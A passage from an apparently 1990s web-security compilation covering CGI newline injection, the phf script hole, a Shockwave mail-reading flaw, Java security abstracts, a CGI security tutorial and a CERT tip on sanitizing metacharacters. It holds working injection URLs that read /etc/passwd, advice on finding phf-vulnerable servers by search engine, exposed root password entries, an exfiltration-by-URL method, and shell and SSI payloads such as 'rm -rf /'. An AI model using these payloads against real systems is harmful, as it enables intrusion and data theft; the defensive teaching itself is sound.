Insert %0A, the newline character, and you can exploit the shell to run any command you wish.

For example, the URL <http://your.host/cgi-bin/echo?%0Acat%20/etc/passwd> will get you the password file.

(In Perl, the call to system() should have broken up the arguments: system("/bin/echo", \$in); and the problem would disappear.)

While this example uses system() in Perl, the general program will show up whenever a shell is invoked.

THE FIX:

Very simple. Add the character \n (the new line character) to the list of characters to REMOVE from user-supplied data before supplying it to a shell in a CGI program.

```
#!/usr/local/bin/perl
# usage: http://your.host/cgi-bin/safe-echo?<string>
# Echos back the QUERY_STRING to the user.

$I= 1;
$in = $ENV{'QUERY_STRING'};
$in =~ s/%(..)/pack("c",hex($1))/ge;

# Escape the nasty metacharacters
# (List courtesy of http://www.cerf.net/~paulp/cgi-security/safe-cgi.txt)
$in =~ s/([;<>\\*\|`&!\#\(\)\[\]\{\}:"'\n])/\\$1/g;

# SECURITY FIX: REMOVE NEWLINES
$in =~ tr/\n//d;

print "Content-type: text/html\n\n";
system("/bin/echo $in");
```

Again, this bug exists in MANY CGI programs. If you maintain CGI programs on your server, I suggest you check through each of them. I've only looked through several CGI programs, and found the bug on some of them (the authors have been contacted). If I have more time in the near future, I'll post a list of vulnerable programs as well as alerting the authors. In the meantime, you should check through the source of all of your CGI programs for this bug.

6.3 Using the cgi-script 'phf' to break into remote systems.

The phf cgi-script is supposed to provide a phone number lookup- service. But specific queries can be sent to it to run arbitrary commands on the remote system. For example:

http://www.nowhere.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
displays the password file. a different query like
?Qalias=x%0a/bin/uname%20-a shows what kind of system is running.

The phf bug can let you remotely examine the entire system to find bigger holes to exploit. The 0a is \ and the %20 is a space. You can insert any special character into the query with these control codes.

The phf bug is widely known, so it is tough to find a server with this cgi-script installed. Luckily, many servers advertise what is on their system through publicly available statistics pages. To make things even easier, web spiders often index these statistics pages. On Altavista for example, a search of '+cgi +phf' will return a mother lode of phf vulnerable servers.

Using this method, a server was found with these two entries in the password file:

```
ftp::0:0:Anonymous FTP:/home/ftp:/bin/csh
sunsync::0:0:Sun Sync:/usr/lib/sync:/bin/csh
```

Anyone in the world can log into this server without a password and get a root shell. This server has been hacked already. The phf bug has turned up more than a few passwd files, some of them shadowed, but most not.

The important thing is to make sure that the phf script is deleted from any machine that is running a web server. Many older Unix distributions (the one above is from a system running SunOS) come preloaded with phf. It is most commonly found in /home/httpd/cgi-bin/ in systems running Apache. Delete it or run 'chmod 0 phf'.

6.4 Shockwave Security Alert

From: Aleph One <aleph1@DFW.NET>
<http://www.webcomics.com/shockwave/>

How to use Shockwave to read people's Netscape email!

What is this about?

This is about a security hole in Shockwave that allows malicious webpage developers to create a Shockwave movie that will read through a user's emails, and potentially upload them to a server. All without the user knowing about it. In addition, there is a risk to internal Web servers behind corporate firewalls, regardless of the browser you use (Netscape or Internet Explorer), as long as you have the current release of Shockwave.

Who could be affected?

Users of Netscape 3.0 (and 2.0?) on Win 95 / NT/ Mac with Shockwave installed. In addition, the user must not have upgraded to "Communicator", (this just changes the directory structure) and must use the Netscape browser to read their email. There may be other browsers / platforms affected by similar insecurities with Shockwave

How is this done?

A developer can use Shockwave to access the user's Netscape email folders. This is done assuming the name and path to the mailbox on the users hard drive. For example names such as: Inbox, Outbox, Sent and Trash are all default names for mail folders. The default path to the "Inbox" on Win 95/NT would be: "C:/Program Files/Netscape/Navigator/Mail/Inbox". Then the developer can use the Shockwave command "GETNETTEXT" to call Navigator to query the email folder for an email message. The results of this call can then be feed into a variable, and later processed and sent to a server. To access a message, for example, the first message in a users Inbox, would be called using the following location:

For Windows: mailbox:C:/Program
Files/Netscape/Navigator/Mail/Inbox?number=0

For MacOS (thanks Jeremy Traub)

mailbox:/Macintosh%20HD/System%20Folder/Preferences/
Netscape%20%20C4/Mail/Inbox?number=0

Note: if these links all give you an error (such as folder no longer exists), then you might not have anything to worry about. However, if you see an email message in a pop up window, and you have Shockwave installed, then you are vulnerable to this security hole.

Show Me an example! Here it is, a Shockwave movie that will read your email. This will not work for everyone, it is currently only setup to work with Win95 / NT, but it could be extended to identify the browser (Jeremy Traub).

Interesting, but what is the security hole?

It doesn't stop at just the first messages of your inbox. A shockwave program could increment through a users entire inbox, outbox, sent, and trash email folder. This information could then be sent back to a server (using a the GET method with a simple cgi program. i.e.

[http://www...com/upload.cgi?
data=This_could_be_your_email_content_here](http://www...com/upload.cgi?data=This_could_be_your_email_content_here)), all with out the user ever noticing. Here are just a few types of information that a malicious developer could obtain using this hole:

- + Your name and email
- + Your friends names and emails
- + User id's and passwords sent to you in email, and where and how to use them.
- + Personal email messages that you sent or received using Netscape

The "GETNETTEXT" command also has other problems in that it can access other http servers, including ones that are not on the internet, ie, ones that are behind a corporate firewall. That is if the movie is run from behind the firewall. This may be even a bigger problem then the email one, however it affects only corporate users.

Help: What can I do to protect myself?

There are a number of things that you could do to protect yourself from malicious shockwave movies:

- + Change the path to your mail folders
- + Don't use Netscape to read or send email
- + DeInstall Shockwave
- + Don't go to potentially hostile sites.

7.0 Abstracts of CGI Tutorial Information

7.1 CGZ Security Tutorial

See Attachment A: *CGI Security Tutorial*

The focus of the tutorial is on defensive programming techniques that aim to prevent the abuse of CGI scripts. This document was generated by Genrep. The tutorial includes assumptions, trust issues, file names, calling programs, server-side includes, shell scripts, and SUID CGI scripts and CGIwrap.

7.2 How to Remove Metacharacters from User-Supplied Data in CGZ Scripts

See Attachment B: *How to Remove Metacharacters from User-Supplied Data in CGI Scripts*

This document includes approaches and tips for dealing with the removal of metacharacters from user supplied data in CGI scripts. The examples presented in this document are simplified examples to illustrate the problem and the general solution.

8.0 Abstracts of Java Security Documents

8.1 Trust Based Security for Java

See Attachment C: *Trust Based Security for Java*

Like other extended security models for Java, trust-based security begins by adding intermediate levels of trust to the Java security model. It enhances the administrative options for the virtual machine to include fine-grained control over the privileges granted to Java classes, such as access to scratch space, local files, and network connections. This allows an application to be given some additional privileges, without being offered unlimited access to every privilege in the system. Thanks to several new features it improves on other proposed models in terms of cost of ownership, flexibility, and security: Zones, Privilege Model, Privilege Signing, Privilege Scoping, Packages Manager, and Trust User Interface.

8.2 A Java Filter

See Attachment D: *A Java Filter*

Rogue Java applets are currently a major concern for big companies and private users alike. While the best practice is to turn off Java support in the WWW browser, this solution is unsatisfying: it deprives users of the many advantages of the Java platform. Other mechanisms such as firewalls and code signing have been proposed to enhance security. This document argues that these mechanisms cannot deliver the security they promise. As an alternative, a simple, yet effective way has been developed to prevent untrusted applets from entering the user's computer. The technique works by modifying Java class loaders and can be extended to provide fine-grained access control for Java applets.

8.3 Understanding Java Stack Inspection

See Attachment E: *Understanding Java Stack Inspection*

Current implementations of Java make security decisions by searching the runtime call stack. These systems have attractive security properties, but they have been criticized as being dependent on specific artifacts of the Java implementation. This document models the stack inspection algorithm in terms of a well-understood logic for access control and demonstrates how stack inspection is a useful tool for expressing and managing complex trust relationships. It is shown that an access control decision based on a stack inspection corresponds to the construction of a proof in the logic, and there is an efficient decision procedure for generating these proofs.

8.4 A Comparison Between Java and ActiveX Security

See Attachment F: *A Comparison Between Java and ActiveX Security*

ActiveX and Java have both been the subject of press reports describing security bugs in their implementations, but there has been less consideration of the security impact of their different designs. This paper asks the questions: "Would ActiveX or Java be secure if all implementation bugs were fixed?", and if not, "How difficult are the remaining problems to overcome?"

Java and ActiveX both involve downloading and running code from a world-wide-web site, and therefore the possibility of this code performing a security attack on the user's machine.

Downloading and running an executable file can also of course be done manually. The difference is that reading web pages happens much more frequently, and there is a perception (rightly so) on the part of users that it is a low risk activity. Users expect to be able to safely read the pages of complete strangers or of business competitors, for example. Also, some combined browser and e-mail clients treat HTML e-mail in the same way as a web page, including any code that it references.

8.5 A Microsoft Authored Developer FAQ for Java Code Signing in Microsoft® Internet Explorer 4.0

See Attachment G: *A Microsoft Authored Developer FAQ for Java Code Signing in Microsoft® Internet Explorer 4.0*

This document is a list of commonly asked questions in regards to Java Code signing in Microsoft's Internet Explorer 4.0. Some questions that can be found in the document include: How does the new security signing system work? What do "High", "Medium", and "Low" actually mean in the Microsoft Internet Explorer zone configuration? How does the new signing system relate to CAB levels? Will new CABs work on older versions of Internet Explorer? How do I sign an applet with the new information? Are there any special features that my applet can use when I use the new signing system? How does Microsoft's system differ from Netscape's?

9.0 Abstract of CIWARS Intelligence Report on Infrastructure Vulnerabilities

See Attachment H: *CIWARS Intelligence Report on Infrastructure Vulnerabilities*

This document focuses on the worldwide infrastructure vulnerabilities for 1998. It is CIWAR's opinion that the infrastructure is showing signs of what is called Systemic Collision.

Systemic Collision describes a series of unrelated circumstances that are uncoordinated and related. When placed within a context, it produces results that are extra-intentional and many times catastrophic. However, it is very important not to apply this term to over simplistic circumstances. To be systemic the definition should account for a number-at least three-of unrelated changes that do not have a direct or obvious cause and effect pattern.

10.0 Abstract of ICSA Announces Web Site Certification Program

See Attachment I: *ICSA Announces Web Site Certification Program*

The ICSA Web Site Certification program will lead to both improved security and improved trust for visitors to web sites on the Internet. ICSA Labs, with input from dozens of independent experts, has developed a suite of criteria which Web site managers can implement to significantly reduce risk. Sites which appropriately address all these criteria can apply to ICSA Labs to be tested and certified. ICSA Labs remotely test the site for compliance with many of the criteria, and for resistance against common attacking techniques.

11.0 Abstract of Phrack Article on ICSA, International Computer Security Association or International Crime Syndicate Association?

See Attachment J: *International Computer Security Association or International Crime Syndicate Association?*

This is an article about computer criminals, including profit focused organizations like the Farmers of Doom [FOD], the Legion of Doom [LOD], and The New Order [TNO]. The ICSA is also criticized extensively, with specific issues brought to question. ICSA was previously known as National Computer Security Association [NCSA].

12.0 Abstract of The Security of Static Typing with Dynamic Linking

See Attachment K: *The Security of Static Typing with Dynamic Linking*

Dynamic linking is a requirement for portable executable content. Executable content cannot know, ahead of time, where it is going to be executed, nor know the proper operating system interface. This imposes a requirement for dynamic linking. At the same time, we would like languages supporting executable content to be statically typable, for increased efficiency and security. Static typing and dynamic linking interact in a security relevant way. This interaction is the subject of this paper. One solution is modeled in PVS, and formally proven to be safe.

13.0 Abstract of The Java Security Hotlist

See Attachment L: *The Java Security Hotlist*

This document is a compilation of links relevant to Java security. The list is subdivided by topic area, which include: books; research groups, people, and websites; frequently asked questions; technical papers; popular articles and talks; hostile applets and other toys; commercial links; mostly harmless; and bad Java security links.

Attachment A

CGI Security Tutorial

TABLE OF CONTENTS

Table of Contents

- 1 Overview of the Tutorial
 - 1.1 Assumptions
 - 1.2 Contacting the Author
- 2 Never Trust Anything
 - 2.1 Input From Forms
 - 2.2 Path Information
- 3 File Names
 - 3.1 Opening Files
 - 3.2 Creating Files
 - 3.2.1 Setting Your umask
- 4 Calling Programs
 - 4.1 The Basic Problem
 - 4.2 Quotation Marks Aren't Good Enough
 - 4.3 Escaping Individual Characters Is Much Better
 - 4.4 There Are Better Ways
- 5 Server-side Includes
 - 5.1 The Problem
 - 5.2 The Solutions
- 6 Shell Scripts
 - 6.1 Basic Problems
- 7 Yet More Silly Things
 - 7.1 Mail
 - 7.2 Redirecting HTTP Requests
 - 7.3 Limitations of C
 - 7.4 Lack of Limitations in PERL
 - 7.5 SUID CGI Scripts and CGIwrap

Last updated Mon May 27 13:39:06 EDT 1996.

By popular request you can now get automatically generated one-page versions of this document. Since I don't have an HTML to PS filter you have to settle for HTML with possibly dysfunctional links or plain text. OS/2 WebExplorer, Mosaic and Netscape should all be able to print out nice copies

of the HTML one-page version.

This set of documents was generated by Genrep.

CGI SECURITY TUTORIAL

1 Overview of the Tutorial

This tutorial is not intended to teach people how to write CGI scripts -- it won't even define the term CGI. The focus is on defensive programming techniques that will prevent the abuse of CGI scripts. People can use poorly written CGI scripts to read files that should remain secret from the general public, get shell access on machines running CGIs or simply make the CGI host unusable. Careful programming can prevent most kinds of harm.

The content is derived from in-person tutorials that used to be given to people that wanted CGI access on calum. The tutorials began to take over one and a half hours so the online version was written to save time. It has grown considerably since its inception.

1.1 ASSUMPTIONS

It is assumed that the reader has permission to execute CGI scripts on some server. Particular importance will be attached to the case where CGIs run with the same userid as the CGI writer. This is not the case with most httpds but it is important for calum users -- the main audience for this document.

Unix heavily influenced this tutorial. Many things mentioned here aren't important on other platforms. They all have their own problems waiting to trouble you.

This tutorial is mostly concerned with PERL and C programs. There is some coverage of shell scripts, but not much. The author only writes CGIs in PERL; C examples have been included because some people think that it is easier to write CGI scripts in a language that they already know than to write them in PERL. They might very well be wrong....

1.2 CONTACTING THE AUTHOR

Sending mail to mlvanbie@csclub.uwaterloo.ca will usually get some sort of response within a day or two. If you know of a good non-interactive HTML to PS converter it is possible that PS versions will be provided.

2 Never Trust Anything

The first mistake that many CGI writers make is to assume that they can trust their input. There is almost nothing that can actually be trusted -- not even the httpd that calls the script.

2.1 INPUT FROM FORMS

Never trust input from forms. The following things are all false:

If I create a selection list, the input for that field will be one of the option choices.

If I set the maximum length of the input field then the browser will send at most that many characters for that field.

The fields in the QUERY-STRING variable will match

the ones in my page.

The QUERY-STRING variable will correspond to something that could be validly transmitted by the HTTP specifications.

2.2 PATH INFORMATION

This is just an extension of the ideas in the previous section -- namely that the path information could be anything at all.

3 File Names

Most of the things in this section should be fairly obvious, but it is easy to forget the basics when there are many other problems to worry about.

3.1 OPENING FILES

Presumably, any file name that you code into your CGI is safe. File names from forms, PATH-INFO and other sources are suspect. Sometimes it is practical to keep a list of acceptable file names. Otherwise you may need to disallow /s or perhaps just forbid . . and leading /s. Usually you can be very specific about the locations of acceptable files.

3.2 CREATING FILES

Usually you want to create files with simple names. Limiting characters to A-Za-z0-9 is pretty safe. Under unix files shouldn't start with .; - is also really bad as are whitespace and shell metacharacters. It is much better to specify a set of valid characters than a list of invalid characters.

CGI writers that are particularly worried about security should avoid writing to publicly writable directories (such as /tmp). Creating a directory in /tmp is good provided that programs can handle the directory disappearing between invocations of the CGI script. It is easy for malicious people to create symbolic links to important files or directories -- always make sure that the file you open is the file that you wanted to modify.

3.2.1 Setting Your umask

The default umask of many httpds is 0 . . . any files created by a CGI script will be world-writable by default. The umask should probably be set to 022 (allows others to read the file) or 077 (denies everything to everyone).

4 Calling Programs

Many useful CGI programs call other programs, either custom written or standard unix utilities. Consider how easy it would be to implement a quote searching program with fortune. Unfortunately, most CGI security problems result from calling other programs.

What follows is a tour of the problems that face CGI programmers and the techniques for preventing each type of abuse. Each sample is shown with PERL and C versions. Frequently neither example applies to shell programming.

4.1 THE BASIC PROBLEM

We will assume that the CGI intends to call grep on a text database and that a form provides the regular expression. Note that in the case of PERL it might actually be simpler to implement grepthrough regular expressions (and certainly safer). The naive approach

```
system("grep $exp database"); or
```

```
sprintf(tmp, "grep %s database", exp); system(tmp);
```

has a number of problems. Consider exp with the value "root /etc/passwd;rm'". Not only does it read the wrong file, it deletes the real database! The simplest solution is to add quotation marks.

4.2 QUOTATION MARKS AREN'T GOOD ENOUGH

```
system("grep \"$exp\" database"); or  
sprintf(tmp, "grep \"%s\" database", exp); system(tmp);
```

Neither double nor single quotes actually solve the problem. With double quotes exp could be "'rm -rf /'", for example. Single quotes avoid this but both suffer from problems like "'root /etc/passwd;rm'". The quotation marks match with the ones that will enclose the variable, completely negating their effect.

4.3 ESCAPING INDIVIDUAL CHARACTERS IS MUCH BETTER

It is fairly easy to put a '\\' in front of all the special characters:

```
Sexp =~ s/ [^\w]/\\&/g; system("grep \"$exp\" database"); or  
for(i=0,p=tmp2;exp[i];i++){if( !normal(exp[i]) ) ● (pat)='\\'; *(p++)=exp[i];}  
*p=0; sprintf(tmp, "grep \"%s\" database", exp); system(tmp);
```

This solution handles all the problems discussed so far. If exp were '-i' we would still run into a problem. 'grep' would try to find the string "database" in its standard input (without case sensitivity). Using the '-e' option to grep would prevent this. In general you never want to call a program that cannot tell that an argument isn't a switch unless you can restrict the possible values for exp. GNU utilities are really good this way since they accept '--' as an end of switch marker.

4.4 THERE ARE BETTER WAYS

It is unnecessary to escape characters if you invoke programs in a different way:

```
system("grep", "-e", $exp, "database"); or  
[C version not available yet -- uses fork and exec so it needs testing]
```

Calling grep in this manner will prevent a shell from ever being called. It isn't very convenient when shell features (such as globbing) are required, though.

In case like that other approaches can be useful. This one takes advantage of a nice feature of shells:

```
$ENV{'FOO'} = $exp; system 'grep -ei "$FOO" *.c'; or  
sprintf(tmp, "FOO=%s", exp); putenv(tmp); system("grep -ei \"$FOO\" *.c");
```

The C version has some hidden traps. It is possible for putenv to fail (it might be a good idea to check its return status) and tmp should not be a local variable.

5 Server-side Includes

This document is only accurate for the NCSA httpd; I don't know of any other httpd that handles server-side includes.

Server-side includes allow all sorts of neat tricks. In general they are easy to set up and safe to run. Unfortunately they are hazardous when combined with CGI scripts that modify HTML.

5.1 THE PROBLEM

Consider the case of a guestbook. Many people have them although few actually serve a useful purpose. Most guestbook CGIs don't check their input for HTML tags. This allows people to include inlined images and anchors -- neither of which is a problem (except for HTML integrity). If server-side includes are enabled for the guestbook then there is potential for abuse.

Any of the following HTML comments would be a security hole:

```
<!--#exec cmd="rm -rf /"-->
<!--#include file="secretfile"-->
```

The second command is not as general as the first (and less likely to be a security hole since the NCSA httpd restricts the content of the file name) but it is included since some servers might have exec disabled.

5.2 THE SOLUTIONS

There are several different ways of handling this problem. The simplest is to make sure that your server will not attempt to parse the document for server-side includes.

Disallowing < and > will also work; the input can be rejected or the characters can be escaped. Removing all comments isn't very difficult either. A careful program that checks HTML validity would be even better, though.

6 Shell Scripts

People frequently attempt to write CGIs in sh, bash, csh or tcsh. This leads to problems most of the time, but is sometimes worthwhile.

6.1 BASIC PROBLEMS

Order of evaluation is a serious problem. If you don't know just how your shell will interpret variable substitution, backticks and other fun things you are in danger of having your program behave in unexpected ways. As a brief example consider the program

```
#!/bin/csh -f
set foo='*'
set bar=`echo hi`

echo $foo $bar
```

or the equivalent sh program. It will output a list of all files in your current directory followed by "echo hi". Playing with the choice of quotation gets interesting.

The other difficulty that CGI writers will face is that there isn't an easy way to convert URL-encoded text into usable variables. Shells and even sed aren't up to handling this in the general case.

There is an advantage to using shell scripts, however. It can simplify calling programs. The method for evaluating variables and so forth is usually amenable to securely calling other programs.

7 Yet More Silly Things

Axiomatically there is always one more stupid thing that can go wrong....

7.1 MAIL

Many people write CGI scripts that send email containing user input. Sending arbitrary input through a mail program can be dangerous! The Unix program mail specially interprets lines that begin with the character ``~' (tilde). This can be used to run programs (amongst other things). In some versions of mail this feature can be turned off. A better program to use is sendmail. Simpler mailers such as elm (briefly checked) and PINE (unchecked) may also do the job safely.

Be careful to send email only to "safe" email addresses. If you start an email address with a ``|' (pipe) character then it might be interpreted as a command to be run. You must carefully read the documentation of any program that you are going to call with your CGI script -- as it says at the start of this section, "there's always one more stupid thing that can go wrong".

7.2 REDIRECTING HTTP REQUESTS

Occasionally one wants to write a program that accepts a URL and fetches the contents URL. Ka-Ping Yee's Shodouka program is an excellent example. Even assuming that you code a good web library (or borrow one -- both the CERN/W3O libwww and the libwww-perl are quite good) there are still potential problems.

Redirecting HTTP requests will allow people to get around access control rules. Two potential problems at the University of Waterloo are the Oxford English Dictionary (a copyrighted text) and newsbin (think gigabytes of file transfers).

A less likely problem is redirecting the FILE protocol. It is unlikely since few people would think to implement it. It allows any file readable by the CGI to be accessed . . . such as your plans to take over the world or /etc/passwd (most passwords are easily cracked).

To continue the possibilities beyond reason don't forget PUT and DELETE requests . . . fortunately most servers aren't configured to accept these methods. Some mechanisms for redirecting HTTP requests that handle both GET and POST requests might allow PUT and DELETE.

7.3 LIMITATIONS OF C

Most C programs tend to have arbitrary limits on array sizes. Programming carelessly will probably just lead to seg faults. However, one should remember that the security holes in NCSA httpd resulted from code that didn't remember array bounds. Clever crackers can corrupt your program's stack so that it executes functions such as system instead of crashing..

Terminating strings with 0s can lead to some interesting problems. Remember that a %00 in the QUERY_STRING will be turned into the string termination character. This can have bizarre side-effects. PERL programs will only suffer from this problem when making system calls (such as open, or stat).

7.4 LACK OF LIMITATIONS IN PERL

PERL gives the CGI programmer just about everything that she needs . . . including a rope long enough to hang herself with.

In a previous section we considered the problem of calling the utility grep. This is a bit silly in PERL since we can easily use the regular expression facility in PERL:

```
while( <FILE> ){ print if /$exp/; }
```

This code will not cause anything nasty to be executed . . . PERL was designed to handle this safely. The problem with that code is that an error in exp

will cause the CGI script to get a compilation error (which the httpd will probably report as a server configuration error). This is a poor way to handle incorrect input. Rather than manually check the syntax of a PERL regular expression we can have PERL safely check it for us.

```
&complain("Illegal regexp. ") if !defined eval {if("a" =~ /$exp/){}0};
```

The eval was used as an exception handling mechanism. There are several different ways of invoking eval. That was a secure one. Summarizing from the PERL 5 man pages:

```
eval $x or eval "$x"    The contents of x are interpreted as a string of
                        PERL code and executed. Very unsafe! All
                        compilation for the eval must be done at eval time.
```

```
eval{ . . . $x . . . } or eval '...$x...'
                        This is safe . . . x is used as a string/number/whatever
                        inside the code in the curly braces or single quotes.
                        The code can
                        be compiled at run time.
```

Using taintperl you can catch many problems (but not all of them!).

7.5 SUID CGI SCRIPTS AND CGIWRAP

The section is the last one in the tytorial, but it is still important. Most httpds do not change user id to a CGI script's owner. Instead they run the program as "nobody" or use a program like CGIwrap to change user ID. CGI scripts available on the net (guest books, counters and less trivial programs) assume that the CGI script will be run as nobody so they require either files to be world-writable or CGIs to be SUID.

Note that you (almost) never need files to be world-writable. Usually a directory can be made world-writable so that the CGI can create a file owned by nobody. Directory permission can be restored afterwards. Figuring out how this relates to file systems with disk quotas is left as an exercise to the reader.

Making scripts SUID is dangerous if you can't trust people that have access to the machine that the script is running on. If you are using a university machine with many users or a commercial internet service provider's machine you definitely don't want to trust the other users. SUID scripts have many more potential security holes than normal CGI scripts.

On some operating systems it is impossible to have a secure SUID shell script. The simplest methods for attacking SUID scripts rely on setting environment variables maliciously. If you have an old version of an operating system then you should research your system to make sure that there are no known security problems. Almost all versions of csh are completely unsafe. (PERL calls csh to evalutate ``<*.h>'' so never use that construct in a SUID PERL program -- taint checks won't catch this problem). Old versions of sh have serious security holes but most sites have upgraded to safer versions.

The program CGIwrap is a good way to allow users to run CGIs under their own UID. Make sure that you are using a recent version since earlier versions of the program lack the latest features and may contain security holes that have been fixed.

Attachment B

How to Remove Metacharacters from User-Supplied Data in CGI Scripts

-----BEGIN PGP SIGNED MESSAGE-----

How To Remove Meta-characters From User-Supplied Data In CGI Scripts

Please Note:

- (1) The examples here are written in C and Perl, since these are two popular languages that most readers will be familiar with. Developers who work in other languages are encouraged to adapt these examples accordingly.
- (2) The examples presented in this document are simplified examples to illustrate the problem and the general solution. They are not intended to be directly inserted into applications without modification. It is the responsibility of the programmer and/or system administrator that the general concepts presented here are adapted appropriately for each application.

1. Definition of the Problem

We have noticed several reports to us and to public mailing lists about CGI scripts that allow an attacker to execute arbitrary commands on a WWW server under the effective user-id of the server process.

In many of these cases, the author of the script has not sufficiently sanitized user-supplied input.

2. Definition of "Sanitize"

Consider an example where a CGI script accepts user-supplied data. In practice, this data may come from any number of sources of user-supplied data; but for this example, we will say that the data is taken from an environment variable `$QUERY_STRING`. The manner in which data was inserted into the variable is not important - the important point here is that the programmer needs to gain control over the contents of the data in `$QUERY_STRING` before further processing can occur. The act of gaining this control is called "sanitizing" the data.

3. A Common But Inadvisable Approach

A script writer who is aware of the need to sanitize data may decide to remove a number of well-known meta-characters from the script and replace them with underscores. A common but inadvisable way to do this is by removing particular characters.

For instance, in Perl:

```
#!/usr/local/bin/perl
Suser_data = $ENV{'QUERY_STRING'};      # Get the data
print "$user_data\n";
Suser_data =~ s/[\/ ; \[ \] \< \> & \t] / _ /g; # Remove bad characters. WRONG!
print "$user_data\n";
exit(0);
```

in C:

```
#include <stdio.h>
#include <string.h>
```

```

#include <stdlib.h>

int
main(int argc, char *argv[], char **envp)
{
    static char bad_chars []="/;[]<>&\t";

    char * user_data; /* our pointer to the environment string */
    char * cp; /* cursor into example string */

    /* Get the data */
    user_data = getenv("QUERY_STRING");
    printf("%s\n", user_data);

    /* Remove bad characters. WRONG! */
    for (cp = user_data; *(cp += strcspn(cp, bad_chars)); /* */)
        *cp = '_';
    printf("%s\n", user_data);
    exit(0);
}

```

In this method, the programmer determines which characters should NOT be present in the user-supplied data and removes them. The problem with this approach is that it requires the programmer to predict all possible inputs that could possibly be misused. If the user uses input not predicted by the programmer, then there is the possibility that the script may be used in a manner not intended by the programmer.

4. A Recommended Approach

A better approach is to define a list of acceptable characters and replace any character that is NOT acceptable with an underscore. The list of valid input values is typically a predictable, well-defined set of manageable size. For example, consider the `tcp_wrappers` package written by Wietse Venema. In the `percent-x.c` module, Wietse has defined the following:

```

char *percent-x(...)
{
    {...}
    static char ok_chars[] = "1234567890!@%-_+=:,.\/\
abcdefghijklmnopqrstuvwxyz\
ABCDEFGHIJKLMNOPQRSTUVWXYZ";

    {...}

    for (cp = expansion; *(cp += strspn(cp, ok_chars)); /* */)
        *cp = '_';

    {...}
}

```

The benefit of this approach is that the programmer is certain that whatever string is returned, it contains only characters now under his or her control.

This approach contrasts with the approach we discussed earlier. In the earlier approach, which we do not recommend, the programmer must ensure that he or she traps all characters that are unacceptable, leaving no margin for error. In the recommended approach, the programmer errs on the side of caution and only needs to ensure that acceptable characters are identified; thus the programmer can be less concerned about what characters an attacker may try in an attempt to bypass security checks.

Building on this philosophy, the Perl program we presented above could be

thus sanitized to contain ONLY those characters allowed. For example:

```
#!/usr/local/bin/perl
$_ = $user_data = $ENV{'QUERY_STRING'}; # Get the data
print "$user_data\n";
$OK_CHARS='-a-zA-Z0-9_.@';           # A restrictive list, which
                                     # should be modified to match
                                     # an appropriate RFC, for example.

s/[^$OK_CHARS]/_/go;
$user_data = $_;
print "$user_data\n";
exit(0);
```

Likewise, the same updated example in C:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int
main(int argc, char *argv[], char **envp)
{
    static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz\
ABCDEFGHIJKLMNOPQRSTUVWXYZ\
1234567890_.@";

    char * user_data; /* our pointer to the environment string */
    char * cp;         /* cursor into example string */

    user_data = getenv("QUERY_STRING");
    printf("%s\n", user_data);
    for (cp = user_data; (cp += strspn(cp, ok_chars)); /* */)
        *cp = '_';
    printf("%s\n", user_data);
    exit(0);
}
```

Some questions that we have received from sites indicate the mistaken belief that this sanitization technique only needs to be applied to user data that is passed to the environment in which the application is executing. This is not strictly true.

For instance, many Perl scripts accept arbitrary filenames from users. While the script should obviously check the filename to ensure that it represents a file that the user should have access to, the first step in any filename processing should be sanitization (as discussed above). The reason for this is that metacharacters (such as ">" and "|") have special meaning in file oriented functions in Perl.

Another example is Perl scripts which call the eval function, using user-supplied arguments. A call to eval essentially represents the execution of a mini-program within the Perl script being executed. Programmers are encouraged to ensure that control is maintained over the content of the user-supplied data with the intent of preventing the user executing uncontrolled instructions within that environment.

5. Recommendation

We strongly encourage you to review all CGI scripts available via your web server to ensure that any user-supplied data is sanitized using the approach described in Section 4, adapting the example to meet whatever specification you are using (such as the appropriate RFC).

6. Additional Tips

The following comments appeared in CERT Advisory CA-97.12 "Vulnerability in webdist.cgi" and AUSCERT Advisory AA-97.14, 'SGI IRIX webdist.cgi Vulnerability.'

We strongly encourage all sites should consider taking this opportunity to examine their entire httpd configuration. In particular, all CGI programs that are not required should be removed, and all those remaining should be examined for possible security vulnerabilities.

It is also important to ensure that all child processes of httpd are running as a non-privileged user. This is often a configurable option. See the documentation for your httpd distribution for more details.

Numerous resources relating to WWW security are available. The following pages may provide a useful starting point. They include links describing general WWW security, secure httpd setup, and secure CGI programming.

The World Wide Web Security FAQ:

<http://www-genome.wi.mit.edu/WWW/faqs/www-security-faq.html>

The following book contains useful information including sections on secure programming techniques.

Practical Unix & Internet Security-, Simson Garfinkel and Gene Spafford, 2nd edition, O'Reilly and Associates, 1996.

Please note that the CERT/CC and AUSCERT do not endorse the URL that appears above. If you have any problem with the sites, please contact the site administrator.

Wall, et al, discusses techniques and resources that can be used for handling user-supplied data within Perl in this book:

-Programming Perl_, Larry Wall, Tom Christiansen and Randall L. Schwartz, 2nd edition, O'Reilly and Associates, 1996.

Readers are referred to Chapter 6, pages 336 and 355-363.

Another resource that sites can consider is the CGI.pm module. Details about this module are **available** from:

http://www.genome.wi.mit.edu/ftp/pub/software/WWW/cgi_docs.html

This module provides mechanisms for creating forms and other web-based applications. Be aware, however, that it does not absolve the programmer from the safe-coding responsibilities discussed above.

Copyright 1997, 1998 Carnegie Mellon University. Conditions for use, disclaimers, and sponsorship information can be found in http://www.cert.org/legal_stuff.html and ftp://info.cert.org/pub/legal_stuff . If you do not have FTP or web access, send mail to cert@cert.org with "copyright" in the subject line.

CERT is registered in the U.S. Patent and Trademark Office.

This file: ftp://ftp.cert.org/pub/tech_tips/cgi_metacharacters

Last revised February 13, 1998

Version 1.4

-----BEGIN PGP SIGNATURE-----

Version: 2.6.2

iQCVAwUBNOR/DHVP+x0t4w7BAQGtSQQAznngbO80fvDgD4eIwug5h4mzKXn7vM0f
bbw7f4TyECsTH7OKqT0KLS4L+QDfYxYNwUz6NR0riz13+2MaankU7iXpcIlevvz+
oELq0tFe3NZcVSNf025RHJOd4eFm1xw6lno+ebRsJ2caux08aA2xdCGAIoUoyUMN
da+uD0bb9WY=
=pIVH

-----END PGP SIGNATURE-----

Attachment C

Trust Based Security for Java

Trust-Based Security for Java

TABLE OF CONTENTS

I.	INTRODUCTION	2..
A.	OVERVIEW.....	2..
B.	PAST MODELS	3..
C.	COMPARISON OF FEATURES..	3
D.	CROSS-PLATFORM AVAILABILITY	4
II.	FEATURES OF TRUST-BASED SECURITY FOR JAVA	4
A.	INTRODUCTION	4
B.	TRUST-BASED SECURITY ZONES	4
1.	Overview..	4..
2.	Zones in a Corporation.....	5..
3.	Zones for Personal Users	6..
4.	Administering Zones and Privileges..	7
